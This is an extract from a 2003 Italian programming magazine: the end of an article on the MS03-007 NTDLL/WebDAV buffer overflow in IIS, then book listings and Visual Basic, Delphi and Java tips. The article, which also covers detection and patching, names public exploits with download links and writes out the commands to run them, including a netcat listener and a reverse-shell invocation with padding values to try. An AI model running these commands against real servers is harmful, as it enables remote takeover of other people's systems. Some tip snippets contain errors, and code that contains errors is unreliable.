L'unico fattore mitigante in tutta questa brutta storia è che la conversione Unicode del buffer rende abbastanza complicato il calcolo preciso dell'indirizzo di ritorno nell'exploit (ad esempio 0xabcd diventa 0x00ab00cd), cosa che obbliga gli assalitori ad un numero imprecisato di tentativi prima di "beccare" la RET giusta capace di eseguire uno shellcode iniettato tramite IIS.
Dal punto di vista del server l'exploit non viene avvertito in maniera visibile, perché Windows 2000 non mostra alcuna finestra di errore o schermata blu, tuttavia – a basso livello – accade un finimondo, perché IIS va in crash per alcuni secondi (a volte anche in modo definitivo!), rendendo di fatto inaccessibile i siti web ospitati.
Da Windows 2000 è possibile accorgersi degli eventuali problemi causati dall'overflow cercando nei log di IIS e dal registro degli eventi di sistema.

Fig. 2: I problemi causati dal buffer overflow di NTDLL sono elencati nel registro degli eventi di Windows 2000; l'attacco non sembra mostrare altri errori visibili.

Altri veicoli di attacco?

Dall'analisi del bug di NTDLL è emerso che WebDAV in questo caso ha solo concesso la via per sfruttare la vulnerabilità, ma non risente di per sé di alcun problema. David Litchfield david@ngssoftware.com ha eseguito alcuni studi che potrebbero portare alla luce nuovi veicoli di attacco diversi da WebDAV. L'analisi si trova su http://www.ngssoftware.com/papers/ms03-007-ntdll.pdf

Fig. 3: I tecnici della PT Security sono i primi ad aver messo a disposizione in rete un tool (PTWebDAV) per testare la vulnerabilità dei server.





Fig. 4: IIS reagisce all'attacco andando in crash per una decina di secondi e riavviandosi; in alcuni casi si è notato che il servizio potrebbe non ripartire.

Patch

La soluzione al problema di NTDLL fornita da Microsoft si può scaricare da

http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/ms03-007.asp

tuttavia molti amministratori di sistema hanno notato alcune incompatibilità della patch sui Windows 2000 precedenti al Service Pack 3. Si consiglia quindi di portare i server al livello SP3 prima di installare la patch.





Fig. 5: L'exploit WB.C in azione... l'aggressione non riesce sempre al 100% e bisogna avere un pò di fortuna e indovinare il padding giusto (valore che dipende dalle diverse versioni di Windows 2000).

Fig. 6: Il bollettino di Microsoft catalogato MS03-007 mette a disposizione una patch per il problema che tuttavia è instabile sui Windows 2000 precendenti al Service Pack 3.

Sul Web

Breve storia dell'exploit e della sua scoperta
http://lists.insecure.org/lists/isn/2003/Mar/0098.html

Advisory della vulnerabilità e della scoperta del bug di IIS /WebDAV
http://www.trusecure.com/corporate/press/2003/iisexploit031803.shtml

Analisi dei buffer overflow e del problema di WebDAV
http://www.entercept.com/events/webdav/

GLI EXPLOIT E I TOOLS DISPONIBILI

In rete sono stati rilasciati diversi tool ed exploit utili sia per testare la vulnerabilità, sia per tentare di sfruttare appieno l'exploit: quest'ultimo tipo di codice tenta addirittura l'apertura una shell *(cmd.exe /c)* gestibile remotamente da un hacker. Scopriamo assieme alcuni di questi codici:

PTWebDAV
http://www.ptsecurity.com/tools/PTwebdav.zip
Autore: *Positive Technology*

Trattasi di un tool per Windows, in formato eseguibile, capace di verificare la presenza di WebDAV e della vulnerabilità su un server remoto di cui si conosce l'indirizzo IP. L'uso è immediato e sfrutta la richiesta del tipo *"SEARCH /AAAA…"* che in alcuni casi potrebbe crashare il web server.

WDAV.PL
Autore: *Elia Florio*

Script in linguaggio PERL (eseguibile sia sotto Linux, sia sotto Windows) realizzato da me personalmente. L'uso è semplice, basta lanciarlo usando la sintassi *"perl wdav.pl –h www.targetserver.com"* per testare la presenza di IIS, la presenza di WebDAV e l'overflow. L'output mostra passo dopo passo cosa avviene sul server remoto durante il test.

WB.C
http://www.darksite.ch/edsa/coromputer/temp/wb.c
Autore: *Kralor*

Il primo exploit "di pubblico dominio" apparso sulla rete e su Bugtraq. E' un programma C per Windows, compilabile con Visual Studio; tenta l'exploit della vulnerabilità aprendo una reverse shell su una porta a scelta, l'uso pratico necessita quindi di NETCAT (*http://www.atstake.com/research/tools/nc11nt.zip*). L'hacker dapprima apre una porta sul proprio host (supponiamo con indirizzo 1.2.3.4) usando *"nc –l –vv –p 666"*, quindi prova ad eseguire l'exploit usando la sintassi *"wb www.targetserver.com 1.2.3.4 666 0"*.
L'ultimo valore ("0") passato all'exploit rappresenta il "padding", ossia il fattore di indeterminazione nella riuscita dell'exploit di cui si parlava prima. Servono molti tentativi prima di trovare il padding giusto; l'autore consiglia di provare i valori 0-20 e 193-194. Tra un tentativo e l'altro occorre aspettare qualche secondo prima che IIS sia di nuovo pronto ad accettare le richieste.

RS_IIS.C
http://www.rs-labs.com/exploitsntools/rs_iis.c
Autore: *Roman Medina*

Exploit da compliare con GCC sotto qualsiasi versione di Linux. È simile al precedente, ma utilizza uno shellcode diverso e non necessita dell'ausilio di NETCAT. L'hacker può lanciarlo semplicemente usando *"./rs_iis www.targetserver.com 80 666 0xKK04"*; l'attacco mira ad aprire una shell sulla porta 666 dove l'hacker può telnettarsi per eseguire i suoi comandi sul server.
Anche in questo caso esiste il solito fattore casuale che costringe un hacker a numerosi tentativi variando i valori *"KK"* tra *00-FF*.

POSSIBILI SOLUZIONI

Parlare di una soluzione al problema è un arduo compito. La patch ufficiale rilasciata in fretta e furia da Microsoft è infatti ancora instabile e sulle versioni più antiquate di Windows 2000 (precedenti al Service Pack 3) causa solo problemi (schermate blu ed errori di sistema). Raccomando quindi l'installazione della patch solo sui sistemi Windows 2000-SP3 (il Service Pack 3 in italiano può essere prelevato da *http://download.microsoft.com/download/win2000platform/SP/SP3/NT5/IT/W2Ksp3.exe).*
Windows XP sembra immune per il momento al problema, perché monta IIS 5.1 e WebDAV con una versione diversa (e migliore) della NTDLL .DLL.
Chiudere WebDAV (se questo non è utilizzato) può essere un'altra strada da seguire, ma si tratta sempre di un rimedio temporaneo, perché i ricercatori, investigando sul bug, hanno scoperto che altre piattaforme, diverse da IIS, potrebbero diventare veicoli per questo attacco e che WebDAV – in questo caso – non ha nessun bug, è solo un mezzo per arrivare alla NTDLL.DLL, che è la vera sede del problema.

Elia Florio

Biblioteca

ON LINE

JavaFile

Serve una particolare applet o JavaScript di supporto alla vostra pagina Web? Niente paura ecco il sito giusto!

http://www.javafile.com/

Delphi32

Il sito dedicato agli sviluppatori Delphi: faq, articoli, Tips & Tricks. Da porre l'accento sulla sezione Newsgroups: ben curata e soprattutto visitata da numerosi esperti.
http://www.delphi32.com/

123 ASPX

Ti sei da poco avvicinato alla programmazione ASP .NET?
Hai bisogno di trovare un sito interamente dedicato al linguaggio con tanto materiale pronto all'uso?! Allora non puoi non visitare questo sito!

http://www.123aspx.com/

Wireless Java: developing with J2ME

Un testo che si ripromette di guidare il lettore nella comprensione e utilizzo passo passo della nuova tecnologia Java 2 Micro Edition, una versione del linguaggio Java interamente dedicata allo sviluppo di applicazioni rivolte al mondo mobile (telefonini, palmari, PDA, SmartPhone). I vari capitoli illustrano diversi aspetti della tecnologia, tra cui l'utilizzo del MIDP (Mobile Information Device Profile) ovvero l'implementazione, specifica per il dispositivo, della Java Virtual Machine, in grado di far girare applicazioni sviluppate attraverso un SDK compatibile. Diversi esempi pratici guidano l'utente nella realizzazione di applicazioni in grado di "colloquiare" direttamente con le caratteristiche hardware del dispositivo mobile; interessante un esempio completo che mostra come realizzare un'applicazione in grado di dialogare, tramite protocollo http, con Internet.

Difficoltà: Medio - Alta • Autore: Jonathan Knudsen • Editore: APress http://www.apress.com ISBN: 1-59059-077-5 • Anno di pubblicazione: 2003 • Lingua: Inglese • Pagine: 364 Prezzo: $ 34.99

Programmare AutoCAD con VBA

AutoCAD 2002 rappresenta sicuramente il software più prestigioso al mondo per il disegno tecnico e la progettazione. Il software si è evoluto nel tempo fino a diventare un vero e proprio ambiente in grado di essere personalizzato grazie al supporto del linguaggio VBA (Visual Basic for Application). Ripercorrendo i diversi capitoli del testo, il lettore avrà la possibilità di apprendere le basi dell'automazione, dei comandi e della programmazione orientata agli oggetti, di acquisire familiarità con l'ambiente di sviluppo interattivo VBA di AutoCAD fino a progettare documenti in grado di interagire con altre applicazioni e attraverso la Rete Internet.

Difficoltà: Medio - Alta • Autore: Clark Jeffrey E. • Editore: Mondadori Informatica http://www.education.mondadori.it • ISBN: 88-8331-425-5 • Anno di pubblicazione: 2002 Lingua: Italiano • Pagine: 727 • Prezzo: € 50,00

Telecomunicazioni – Reti, trasmissione dati, telefonia, wireless

Il volume si pone come un'ottima guida all'apprendimento delle nuove tecnologie di trasmissione dati; il libro offre un'ampia panoramica su tutte le tematiche chiave ad essa relative, partendo con un breve storia della telefonia e dell'evoluzione delle reti, per passare poi al wireless, la convergenza, il protocollo IP, le reti virtuali private, insomma spaziando dalle più datate tecnologie di trasmissione dati, alle più moderne soluzioni. Un testo importante per chi vuole ampliare la propria conoscenza sull'argomento Telecomunicazioni, sia il lettore un professionista piuttosto che un semplice appassionato. Tra gli argomenti di maggiore spicco:

- *Elementi fondamentali di telecomunicazione:* le basi della telefonia e della gestione del sistema telefonico
- *L'architettura di Internet*, i service provider (ISP) e le opzioni d'accesso
- *La rete PSTN*
- *Telefonia wireless*

Difficoltà: Alta • Autore: Moore, Pitsky, Riggs, Southwick • Editore: Apogeo http://www.apogeonline.com • ISBN: 88-503-2029-9 • Anno di pubblicazione: 2002 Lingua: Italiano • Pagine: 480 • Prezzo: € 36,00

Tips&Tricks

I trucchi del mestiere

La rubrica raccoglie trucchi e piccoli pezzi di codice che solitamente non trovano posto nei manuali, ma sono frutto dell'esperienza di chi programma. Alcuni trucchi sono proposti dalla Redazione, altri provengono da una ricerca sulla Rete delle Reti, altri ancora ci giungono dai lettori. Chi vuole contribuire potrà inviarci i suoi tips&tricks preferiti che, una volta scelti, verranno pubblicati nella rubrica. Il codice completo dei tips lo trovate nel CD allegato nella directory \tips\.

Visual Basic

Come ricavare la versione del programma sviluppato

Il codice che segue permette di ricavare la versione del programma, le stesse informazioni visualizzate dal menu proprietà di un file Windows.

```
Me.Caption = Me.Caption &App.Major & "." & App.Minor & "."
                                                  & App.Revision
```

Convertire in modo semplice un file grafico da WMF a BMP

Un piccolo pezzo di codice che rende possibile il passaggio fra due tra i più diffusi formati grafici.

```
Private Sub Command1_Click()
' Legge il file WMF Prova dal disco e:
Picture1.Picture = LoadPicture("e:\prova.wmf")
' Salva nella stessa directory il corrispondente file in formato BMP
SavePicture Picture1.Image, ""
End Sub
```

Spostare un file su disco

Per spostare un file su disco basta semplicemente utilizzare il seguente codice:

```
Name "C:\MIOFILE.TXT" As "C:\COPIA\MIOFILE.TXT"
```

Invece di rinominare il file il risultato sarà lo spostamento in un'altra directory.

Controllare se un form è presente in memoria

È possibile utilizzare il seguente codice per verificare se un form con un nome predefinito e' presente in memoria. La funzione cerca tra tutti i form uno che abbia il nome da noi scelto.

```
Private Function CercaForm(ByVal form_name As String) As Form
  Dim i As Integer
' Per default la form non e' trovata.
    Set CercaForm = Nothing
    ' Ciclo per la ricerca.
    For i = 0 To Forms.Count - 1
      If Forms(i).Name = form_name Then
        ' We found it. Return this form.
        Set CercaForm = Forms(i)
        Exit For
      End If
    Next i
End Function
```

Accettare solo caratteri numerici all'interno di una textbox

Il codice inserito nell' evento di una textbox, nell'esempio chiamata *Text1*, scarta tutti i tasti premuti che non corrispondono ad un carattere numerico.

```
Private Sub Text1_Change()
If Not IsNumeric(Text1.Text) Then
 Text1.Text = ""
End If
```

Come rilevare una connessione internet attiva

La funzione seguente, utilizzando la libreria *wininet*, testa lo stato della connesione ad internet cosi' da rilevare se si e' connessi alla rete, se e' presente una connessione viene ritornato un valore 1 altrimenti viene ritornato un valore 0.

```
Private Declare Function InternetGetConnectedState Lib "wininet"
        (ByRef dwflags As Long,ByVal dwReserved As Long) As Long
```

Con queste costanti possiamo anche distinguere il tipo di connessione attiva.

```
Private Const CONNECT_LAN As Long = &H2
Private Const CONNECT_MODEM As Long = &H1
Private Const CONNECT_PROXY As Long = &H4
Private Const CONNECT_OFFLINE As Long = &H20
```

Il codice che segue illustra un possibile uso della funzione in oggetto.

```
Public Function IsWebConnected(Optional ByRef ConnType As String)
                                                     As Boolean
Dim dwflags As Long
Dim WebTest As Boolean
ConnType = ""
WebTest = InternetGetConnectedState(dwflags, 0&)
Select Case WebTest
  Case dwflags And CONNECT_LAN: ConnType = "LAN"
  Case dwflags And CONNECT_MODEM: ConnType = "Modem"
  Case dwflags And CONNECT_PROXY: ConnType = "Proxy"
  Case dwflags And CONNECT_OFFLINE: ConnType = "Offline"
End Select
IsWebConnected = WebTest
End Function
Private Sub Command1_Click()
```

```
Dim msg As String
If IsWebConnected(msg) Then
    msg = "Sei connesso ad internet tramite : " & msg
Else
    msg = "Non sei connesso ad internet."
End If
MsgBox msg, vbOKOnly, "Stato della connessione ad internet"
End Sub
```

Come rilevare il tipo di unità fornita come parametro

Per rilevare il tipo di unità facciamo ricorso alle API ed in particolare alla funzione *GetDriveType* contenuta in Kernel32:

```
Declare Function GetDriveType Lib "kernel32" Alias "GetDriveTypeA"
                                        (ByVal nDrive As String) As Long
```

La funzione accetta in input l' identificativo logico dell'unità da esaminare e ritorna in output un valore del tipo:

1 se il drive non esiste;
2 se è un disco rimovibile;
3 se è un hard disk;
4 se è un drive di rete;
5 se è un CD-Rom;
6 se è un RAM Drive.

Rilevare lo spazio disponibile su un disco e altre informazioni

La funzione *GetDiskFreeSpace* permette di sapere quanto spazio libero è ancora presente in un disco, la dichiarazione è la seguente:

```
Private Declare Function GetDiskFreeSpace Lib "kernel32" Alias
                "GetDiskFreeSpaceA" (ByVal lpRootPathName As String,
                lpSectorsPerCluster As Long, lpBytesPerSector As Long,
             lpNumberOfFreeClusters As Long, lpTtoalNumberOfClusters
                                                  As Long) As Long
```

Passando come primo parametro l'identificativo logico dell'unita da esaminare, la funzione assegna ai restanti parametri i valori rilevati, a questo punto per determinare lo spazio libero su disco basta moltiplicare: *(Settori per cluster) * (bytes per settori) * (numero di cluster liberi)*

Conoscere la dimensione in byte di un file

La funzione *FileLen* ritorna in output il numero di byte che compongono il file specificato nel parametro in input.

```
Dimensione=FileLen("c:\miofile.txt ")
```

Come rilevare il nome del computer in uso

La funzione *Nomepc*, facendo uso di *GetComputerName*, ritorna come valore il nome del pc.

```
Private Declare Function GetComputerName Lib "kernel32" Alias
    "GetComputerNameA" (ByVal lpBuffer As String, nSize As Long)  As Long
Function Nomepc() As String
    Dim ls_Mach        As String
    Dim ll_MachLen     As Long
    ll_MachLen = 16
    ls_Mach = String$(ll_MachLen, 0)
    If GetComputerName(ls_Mach, ll_MachLen) Then Nomepc =
                                           Left$(ls_Mach, ll_MachLen)
End Function
```

Nascondere il puntatore del mouse

Usando la seguente funzione è possibile evitare che venga visualizzata la freccetta utilizzata come puntatore del mouse:

```
Declare Function ShowCursor& Lib "user32" (ByVal bShow As Long)
```

L'uso è molto semplice:

ShowCursor 0 ' nasconde il puntatore
ShowCursor 1 ' riattiva la visualizzazione del puntatore

Come generare codici alfanumerici univoci

Questo tip si consente di generare degli ID alfanumerici di 32 caratteri/numeri sfruttando la API di Windows *CoCreateGuid* ed eliminando dal GUID le parentesi graffe e i trattini. Questo sistema può essere utile in una tabella di un DB se non si vuole utilizzare un campo sequence, per file e cartelle temporanee e per tutti i casi in cui si abbia bisogno di un codice univoco. Tip fornito dal sig. *A.Castaldo*

```
Option Explicit
Private Declare Function CoCreateGuid Lib "ole32.dll" (pguid As Guid)
                                                              AsLong
Private Declare Function StringFromGUID2 Lib "ole32.dll" (rguid As Any,
          ByVal lpstrClsId As Long, ByVal cbMax As Long) As Long
Private Type Guid
    Data1 As Long
    Data2 As Long
    Data3 As Long
    Data4(8) As Byte
End Type
Public Function CreateGUID() As String
    Dim udtGUID As Guid
    Dim strGUID As String
    Dim bytGUID() As Byte
    Dim lngLen As Long
    Dim lngRetVal As Long
    Dim lngPos As Long
    lngLen = 40
    bytGUID = String(lngLen, 0)
    CoCreateGuid udtGUID
    lngRetVal = StringFromGUID2(udtGUID, VarPtr(bytGUID(0)), lngLen)
    strGUID = bytGUID
    If (Asc(Mid$(strGUID, lngRetVal, 1)) = 0) Then
        lngRetVal = lngRetVal - 1
    End If
    strGUID = Left$(strGUID, lngRetVal)
    CreateGUID = strGUID
End Function
Public Function CreateID() As String
    CreateID = RemoveChars(CreateGUID, "{-}")
```

IL TIPONE del mese

Come monitorare un file o una cartella di sistema

Il tip, in linguaggio VB.NET, consente di monitorare costantemente una cartella o un file del sistema avvertendo l'utente ogni qualvolta accade una variazione, per esempio il file viene rinominato o modificato. Il codice lavora in background e si attiva alla pressione del button1; nell'esempio viene monitorizzato il file test.txt presente nella directory c:\. Il tip è personalizzabile per controllare qualunque file del sistema.
Tip fornito dal *sig. O.Miceli*

```
Imports System
Imports System.Diagnostics
Imports System.IO
Imports System.Threading
Public Class Form1
    Inherits System.Windows.Forms.Form
    Private Allarme As System.IO.FileSystemWatcher
    Private InfoFile As FileInfo
#Region " Codice generato da Progettazione Windows Form "
........................
#End Region
    Private Sub Button1_Click(ByVal sender As System.Object,
                                          ByVal e As System.EventArgs)
            Handles Button1.Click
        AddHandler Allarme.Changed, AddressOf Cambiamento
        AddHandler Allarme.Renamed, AddressOf Rinomina
        Allarme.EnableRaisingEvents = True
    End Sub
    Private Sub Cambiamento(ByVal Sorgente As Object, ByVal
                                          e As FileSystemEventArgs)
        MsgBox("Attenzione il file è cambiato in qualche sua componente")
    End Sub
    Private Sub Rinomina(ByVal Sorgente As Object, ByVal
                                 e As System.IO.RenamedEventArgs)
        MsgBox("Attenzione il file è stato Rinominato")
    End Sub
    Private Sub Form1_Load(ByVal sender As System.Object, ByVal
                         e As System.EventArgs) Handles MyBase.Load
        Allarme = New FileSystemWatcher()
        InfoFile = New FileInfo("c:\test.txt")
        With Allarme
            .Path = InfoFile.DirectoryName.ToString
            .Filter = ""
            .NotifyFilter = NotifyFilters.FileName Or _
              NotifyFilters.Size Or NotifyFilters.LastWrite
                                 Or NotifyFilters.CreationTime
        End With
    End Sub

End Class
```

```
End Function
Private Function RemoveChars(Source As String, Chars As String) As String
    Dim enumChars As Long
    RemoveChars = Source
    For enumChars = 1 To Len(Chars)
        RemoveChars = Replace(RemoveChars, Mid(Chars, enumChars, 1), "")
    Next
End Function
Sub main()
    MsgBox CreateID()
End Sub
```

Delphi

Come leggere lo stato del CAPS LOCK

Nel codice che segue la funzione *IsCapsLockOn* ritorna *True* o *False* il tasto attivato o disattivato.

```
function IsCapsLockOn : boolean;
begin
Result := 0 <> (GetKeyState(VK_CAPITAL) and $01);
end;
```

Come spostare il focus all'oggetto successivo o precedente

Per spostare il focus all'oggetto successsivo usare:

```
SelectNext(ActiveControl as TWinControl,True,True );
```

per il precedente usare:

```
SelectNext(ActiveControl as TWinControl,False,True );
```

Come ricavare il nome della window posizionata in una specifica posizione dello schermo

La funzione *NomeWindow* ritorna in output il nome della window posizionata nelle coordinate *x,y:*

```
function NomeWindow( X, Y : integer ) : string;
var
 P : TPoint;
 W : TWinControl;
begin
 P.X := X;
 P.Y := Y;
 W := FindVCLWindow( P );
 if( nil <> W )then
 begin
   Result := W.Name;
 end else

 begin
   Result := '';
 end;
end;
```

Come leggere la data dell'ultimo accesso ad un file

Poche righe di codice per conoscere la “storia” di un file e in particolare quando si è verificato l’ultimo utilizzo dello stesso:

```
function Ultimoaccesso(sFileName : string ) : TDateTime;
var
  ffd : TWin32FindData;
  dft : DWord;
  lft : TFileTime;
  h   : THandle;
begin
    h := Windows.FindFirstFile(PChar(sFileName), ffd);
  if (INVALID_HANDLE_VALUE <> h) then
  begin
      Windows.FindClose( h );
      FileTimeToLocalFileTime(ffd.ftLastAccessTime, lft );
      FileTimeToDosDateTime(lft,LongRec(dft).Hi, LongRec(dft).Lo);
      Result := FileDateToDateTime(dft);
  end;
end;
```

Come chiedere conferma per la chiusura di una applicazione

Con la procedura presentata di seguito si offre la possibilità all’utente di confermare una scelta delicata come la chiusura dell’applicazione:

```
procedure TForm1.FormCloseQuery(Sender: TObject; var CanClose:
                                                      Boolean);
begin
  if(mrNo = MessageDlg('Sei sicuro di voler terminare il programma?'',
                            mtInformation,[mbYes, mbNo],0)) then
  begin
    CanClose := False;
  end;
end;
```

Aprire e chiudere il carrello del lettore del CD

Per utilizzare queste due funzioni è necessario includere nel progetto la unit *MMSYSTEM*.

```
Procedure ApriCD;
Begin
mciSendString('Set cdaudio door open', nil, 0, 0);
End;

Procedure ChiudiCD;
Begin
mciSendString('Set cdaudio door closed', nil, 0, 0);
End;
```

Inviare una e-mail con il programma di posta elettronica predefinito

Per poter utilizzare il codice presentato, è necessario aggiungere al progetto la unit *ShellApi*

```
ShellExecute(Handle, 'open', 'mailto:
    GiuseppeSgro@email.it?subject=mail', '', '', SW_SHOWDEFAULT);
```

Lanciare il browser predefinito ed aprire una pagina web

Anche in questo caso è necessario aggiungere al progetto la unit *ShellApi*:

```
ShellExecute(Handle, 'open', 'http://www.delphitips.com', '', '',
                                                SW_SHOWDEFAULT);
```

Come convertire un carattere nel suo corrispondente codice ascii

Nel seguente esempio viene convertito un carattere nel suo codice ascii e viceversa.

```
Label1.Caption:='Il codice ASCII del carattere "A" è ' +
                                              IntToStr(ord('A'));
Label2.Caption:='Il carattere corripondente al codice ASCII 65 è' +
                                                        chr(65);
```

Lanciare un'applicazione ed attenderne la fine dell’esecuzione

Una porzione di codice utilissima, che consente una semplice interazione fra applicazioni diverse:

```
procedure Esempio;
var ProgramHandle : THandle;
begin
ProgramHandle := WinExec('C:\Programma.exe', SW_SHOWNORMAL);
while GetModuleusage(ProgramHandle) <> 0 do
                                  application.processmessages;
 {Tutto ciò che verrà iserito qui sarà eseguito finchè non termina
                           l'applicaizone esegiuta da winexec}
end;
```

Java

Usare cut & paste in Java

Le applicazioni Java possono utilizzare la clipboard creando un’istanza dell’oggetto *Clipboard* e richiedendone o settandone il contenuto:

```
Clipboard cb = Toolkit.getDefaultToolkit().getSystemClipboard();
String str = textarea.getText();
StringSelection contents = new StringSelection(str);
cb.setContents(contents, null);
```

Dall’altra parte si può invece recuperare il contenuto della clipboard con:

```
Clipboard cb = Toolkit.getDefaultToolkit().getSystemClipboard();
Transferable content = cb.getContents(this);
try {
   String str = (String)content.getTransferData(DataFlavor.stringFlavor);
   textarea.setText(str);
} catch (Throwable e)
```

```
{ System.err.println(e); }
```

Nella documentazione API di Java potete trovare tutte le informazioni necessarie a recuperare anche altri tipi di dati dalla clipboard per aggiungere ai vostri programmi tutta la comodità e la potenza della funzionalità di cut & paste.

Concatenazione di stringhe e performance

Se avete del codice in cui la concatenazione di stringhe è un'operazione molto frequente, tenete a mente che l'utilizzo dell'operazione + sulle stringhe:

```
String string1 = "Ciao ";
String string2 = "Federico";
string1 = string1 + string2;
```

è molto meno performante del metodo *append* dello *string buffer*

```
StringBuffer buffer1 = "Ciao ";
String string2 = "Federico";
buffer1.append(string2);
```

Questo è dovuto al fatto che le stringhe in Java sono immutabili e quindi l'operatore + (unico operatore overloaded in Java) per unire due stringe deve compiere le seguenti operazioni:

1 creare uno *StringBuffer* dalla prima stringa;
2. utilizzare il metodo *append* di *StringBuffer* per la concatenazione;
3. riconvertire in *String* lo *StringBuffer* risultante dalla concatenazione.

Se sostituite, quindi, lo *StringBuffer* alla *String* nei punti dove la concatenazione avviene spesso, potreste rendere molto più efficienti i vostri algoritmi…

Pass-by-Value e Pass-By-Reference

Considerate il seguente codice di esempio di una classe qualunque:

```
void passByValue(int i) { f = 15; }
void passByReference(StringBuffer sb) { sb.append(" vedo?"); }
void provaMetodi()
{
        int i = 1;
        StringBuffer sb = new StringBuffer("Cosa");
        passByValue(i);
        passByReference(sb);
        System.out.println("Value of i: " + i);
        System.out.println("Value of sb: " + sb);
}
```

Il risultato stampato sarà

```
Value of i: 1
Value of sb: Cosa vedo?
```

In altre parole il valore intero originale non ha subito le modifiche del metodo *passByValue*, mentre l'oggetto *StringBuffer* si porta dietro, dal metodo *passByReference*, gli effetti della manipolazione subita. Il fatto è che tutti i tipi primitivi in java sono passati per valore, cioè ne viene fatta una copia prima del passaggio ad un metodo chiamato. Gli oggetti e gli array invece sono passati per riferimento, ovverosia ai metodi invocati viene offerto un "puntatore" – per dirla alla C++ – alla locazione di memoria dove si trova l'oggetto originale, e quindi se l'oggetto viene manipolato nel metodo viene modificata l'unica copia dell'oggetto disponibile. Tenete sempre a mente gli effetti collaterali del passaggio di riferimento quando scrivete dei metodi che ricevono degli oggetti o degli array come parametri, in modo da non modificarli inavvertitamente e trovare delle sorprese inaspettate al ritorno dalla chiamata del metodo.

La corto-circuitazione degli operatori booleani

Considerate il seguente codice:

```
if ( object != null && object.equalsTo(otherObject) )
{
    // fai qualcosa con object
}
```

Se gli operatori booleani non fossero ottimizzati, il problema sarebbe che quando object non è inizializzato, la seconda parte della condizione genera una fastidiosa *NullPointerException* e il programma si ferma. Invece sia && che || sono corto-circuitati, nel senso che se il primo dei due operandi di questi operatori restituisce un valore per cui il valore del secondo operando non va ad influire sul risultato dell'espressione, il secondo operando non viene valutato, risparmiando così tempo di esecuzione e sulla nidificazione degli *if*. In breve, quando *object != null* è *false*, il valore di *object.equalsTo(otherObject)* non può cambiare il fatto che l'intero *if* sarà falso, e quindi non viene valutato, evitando così la dolorosa eccezione che dicevamo.
La stessa cosa vale per ||, ma in questo caso l'ottimizzazione scatta per valori true. Questo è una conseguenza delle tabelle di verità di AND e di OR, che fanno riferimento alla base dell'aritmetica booleana.

Thread ed eccezioni

Quando in un thread vengono sollevate delle eccezioni che non sono gestite, la macchina virtuale termina il thread in questione ed invoca il metodo *uncaughtException* del *ThreadGroup* cui il thread appartiene. È possibile derivare una propria implementazione di ThreadGroup e riscrivere il metodo *uncaughtException* per avere pieno controllo sulla chiusura problematica dei thread che la vostra applicazione utilizza e per poter gestire, in un solo punto, tutte le eccezioni che non volete catturare singolarmente in ogni metodo dei vostri thread.
La signature del metodo da riscrivere è:

```
public void uncaughtException(Thread t, Throwable e)
```

mentre per la creazione di un thread associato ad un gruppo che avete derivato voi, usate uno dei seguenti costruttori

```
Thread(ThreadGroup tg, Runnable target, String name)
Thread(ThreadGroup tg, Runnable target)
Thread(ThreadGroup tg, String name)
```

Internazionalizzare le applicazioni

Quando nelle applicazioni si devono visualizzare o stampare numeri e date o confrontare stringhe, spesso si deve far caso alle differenze che queste operazioni comportano rispetto a culture diverse. In Java è possibile utilizzare delle classi apposite che permettono di gestire in maniera semplice questa varietà. Nel package *java.text* esistono delle classi per lo più astratte per la formattazione di numeri e date, che utilizzano dei metodi *getInstance* per restituire degli oggetti di formattazione dei valori:

```
NumberFormat nf2 = NumberFormat.getInstance(Locale.ITALIAN);
System.out.println(nf2.format(1234.56));
```

visualizzerà il seguente output

1.234,56

secondo la nostra convenzione di utilizzare la virgola come punto decimale ed il punto come separatore delle migliaia.
Siccome le funzionalità offerte sono molte e riguardano la rappresentazione di svariati formati numerici (percentuali, valuta, decimali, interi, etc.), di date, ed il confronto nazionalizzato di stringhe.
Si consiglia di consultare l'API di Java per approfondire l'argomento se pensate che vi possa tornare utile.

Classi interne e classi anonime

Nel seguente codice troviamo un esempio sintattico dell'utilizzo di classi interne e di classi anonime. Le prime sono classi che vengono utilizzate solo all'interno di altre classi, in quanto sono definite proprio internamente al blocco stesso di definizione della classe che le include. La loro utilità è quella di non essere visibili se non nell'oggetto che le definisce e quindi sono comode in quelle situazioni in cui servono degli oggetti solo per l'implementazione di una classe. Le definizioni anonime invece vengono impiegate nella ridefinizione al volo di qualche tipo di dati, ridefinizione che però non ha altri impieghi se non nel contesto in cui è dichiarata.

```
class UnaClasseNormale
{
  void unMetodo() {}
  void unAltroMetodo() {}
}
class UnAltraClasseNormale
{
  // Queste due classi saranno visibili solo in UnAltraClasseNormale
  static class UnaClasseInterna {} // classe interna statica
  class AltraClasseInterna {} // classe interna
  void unMioMetodo()
  {
     class ClasseInternaLocale {} // classe interna locale al metodo
  }
  void mioAltroMetodo()
  {
    // classe anonima: ridefinisce un metodo della classe originale
    UnaClasseNormale bref = new UnaClasseNormale ()
    {
       void unMetodo() {} // Qui ridefinisco il metodo originale
    };
  }
}
```

Come dichiarare array anonimi

Quando in un metodo è richiesto un array come parametro o comunque in qualunque circostanza vi sia necessità di un array, ricordate che esiste una sintassi abbreviata che vi consente di creare array all'istante (un po' come per le classi anonime) e senza associarli ad una variabile. Questo può evitarvi la creazione di variabili inutili e semplifica il vostro codice.
Ecco un esempio:

```
myMethod(new int[] {10, 23, 45, 9, 12, 59});
// dichiarazione di myMethod: void myMethod(int[] values)
```

Ovviamente questo ha senso solo se l'array del caso poi non vi serve più, perché non avete nessun riferimento all'oggetto anonimo creato come mostrato qui sopra.

Gestire le versioni dei package

Può essere utile creare dei package java in diverse versioni, in modo da poter scrivere del codice che faccia riferimento alle caratteristiche di una o dell'altra release delle classi che fanno parte del package stesso. Esiste una specifica java *(Java Product Versioning Specification)* che consente di aggiungere informazioni relative al livello di sviluppo di un package attraverso il manifest file del JAR in cui le varie classi vengono raccolte. Ecco un esempio di *manifest.mf* con informazioni di versioning:

```
Manifest-Version: 1.0
Name: it/fedmest/myclasses
Specification-Title: Java Package con Versioni
Specification-Vendor: Federico Mestrone
Specification-Version: 1.0
Implementation-Title: it.fedmest.myclasses
Implementation-Vendor: FedericoMestrone.Com
Implementation-Version: Build 1.0.3-b32
```

Queste informazioni possono poi essere utilizzate nel vostro codice con i metodi della classe *java.lang.Package*:

```
Package pkg = Package.getPackage("it.fedmest.myclasses");
System.out.println("Package name:\t" + pkg.getName());
System.out.println("Spec title:\t" + pkg.getSpecificationTitle());
System.out.println("Spec vendor:\t" + pkg.getSpecificationVendor());
System.out.println("Spec version:\t" + pkg.getSpecificationVersion());
